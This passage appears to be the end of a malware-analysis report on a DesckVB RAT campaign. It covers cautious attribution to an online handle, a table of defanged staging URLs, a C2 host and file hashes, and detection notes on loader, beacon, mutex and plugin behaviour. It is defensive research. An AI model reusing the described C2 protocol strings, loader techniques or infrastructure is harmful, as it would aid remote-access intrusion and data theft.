


Figure 154

Open-source data shows that "Pjoao1578" is a long-running online handle present in Portuguese-speaking communities and referenced in multiple malware-adjacent artifacts over multiple years. In this investigation, the same marker appears **independently across different technical layers** of the ecosystem:

1. plugin metadata fields containing "Pjoao1578Developer"
2. debug path fragments referencing "DesckVB Rat" versioned plugin stub directories
3. with an UpCrypter-like loader pipeline previously associated with this handle in public reporting and sandbox telemetry.

These converging indicators are best interpreted as evidence of a **shared toolchain/build environment or distribution branding** associated with the "Pjoao1578" ecosystem. They are strong for **clustering and hunting** (tooling-level linkage) but **insufficient for definitive authorship attribution**. Several alternative explanations remain plausible: cracked builders may preserve original branding; third parties may reuse or intentionally plant metadata markers; and online handles can be impersonated.

Assessment: high analytical value as a **toolchain label** (moderate-to-high confidence), low-to-moderate confidence for a specific individual operating this exact campaign without additional corroboration (infrastructure overlap, code lineage proofs, operator mistakes, or unique build fingerprints).

Conclusions

This report demonstrates a complete intrusion chain consistent with an **UpCrypter-style delivery pipeline** culminating in **DesckVB RAT v2.9.0.0** and provides both **host-level** and **network-level** visibility into its execution, configuration, and C2 protocol. Despite the current C2 endpoint being inactive, **historical PCAP** enables reconstruction of the server-side command pattern and confirms **on-demand plugin delivery** supporting AV enumeration, keylogging, webcam capture/streaming, and connectivity probing.

Multiple independent artifacts across plugins and builder-related material contain repeated references to “Pjoao1578” (metadata values and debug-path fragments). Taken together, these indicators support a **tooling/ecosystem linkage with moderate-to-high confidence** (shared build environment, distribution branding, or developer infrastructure). However, these artifacts **do not conclusively establish single-actor authorship**: handle reuse, impersonation, cracked distributions, and intentional marker planting remain plausible alternatives. The most defensible conclusion is therefore **toolchain clustering** rather than identity attribution.

For defenders, the highest-value outcomes are the **repeatable detection opportunities** surfaced here: deterministic behaviors in the WSH/PowerShell stages, in-memory .NET loading patterns, stable delimiter-based C2 protocol strings, and plugin-specific behavioral anchors (keyboard hooks, clipboard capture, webcam frame streaming). These provide practical detection and hunting leverage even when infrastructure churns.

Appendix

In the final appendix we will provide some IoCs and some insights for detection engineers.

Ioc table

Description	Value
Network staging	hxxps://andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br/SjGON_Meus_Arquivos_De_Texto/03.txt
Network staging	hxxps://andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br/SjGON_Meus_Arquivos_De_Texto/02.txt
Network staging	hxxps://andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br/SjGON_Meus_Arquivos_De_Texto/01.txt
Network staging	hxxps://andrefelipedonascime1768785037020[.]1552093[.]meusitehostgator[.]com[.]br/SjGON_Meus_Arquivos_De_Texto/PeYes
C2	manikandan83[.]mysynology[.]net:7535
Suspicious.js SHA256	9d9cfe5b31a3b0204e3c65d440d8355e33f7c056b087ec6aba3093ae1a099ac0
TYzoX.ps1 SHA256	347621f7a3392939d9bdbe8a6c9fda30ba9d3f23cb6733484da8e2993772b7f3
ClassLibrary3.dll SHA256	a675f5a396de1fa732a9d83993884b397f02921bbcf34346fbed32c8f4053064
DesckVB RAT SHA256	affb29980bc9564f1b03fe977e9ca5c7adf254656d639632c4d14e34aa4fdff6
DetectarAntivirus.dll SHA256	70446722fe0a6c57049818ffdd677342bf3e2df3135c2d62c5f87a165ab4e8bc
Keylogger.dll SHA256	9b8442f1f57779344f392d1360878a3fb9676697ed447c9004ea21ebad3e03ed
Ping_Net.dll SHA256	7092bd7c117606213d55bdef62d58300244450f000e92e02e8ec5dc8f1c0ad21
Webcam.dll SHA256	ff051dde71487ea459899920ef7014dad8eee4df308eb360555f3e22232c9367
DesckVB RAT 2.6 Builder SHA256	5ba7b38fa738e9bf7007d5f104c3437e15b9fa6b05e21f9383d52f888d6c7de3
Purchase_Order.xls.vbs SHA256	9d9cfe5b31a3b0204e3c65d440d8355e33f7c056b087ec6aba3093ae1a099ac0

Detection insights

A) Delivery (UpCrypter-like) high-signal

- WSH JS self-copy in C:\Users\Public*.js + relaunch via wscript.exe //nologo
- PowerShell that reconstructs decimal byte arrays + Assembly.Load() reflection
- Presence of %<RANDOM>% delimiter in downloaded decimal blobs

B) Network

- Outbound TCP to *:7535 (in questo caso)
- Beacon strings del tipo: Desk||<machine>||<user>||<locale>||2.9.0.0||...
- Server command: RunBlugin||<base64 DLL>

C) Host artifacts

- Mutex nozgrb6ev4t4c7sc2hz7iwnnmmwahj54
- Process name masquerade Update.exe, directory Microsoft

D) Plugin behaviors

- Keylogger: SetWindowsHookEx, clipboard capture + exfil
- Webcam: DirectShow capture + JPEG frames prefixed Cam||
- AV enum plugin returning || delimited results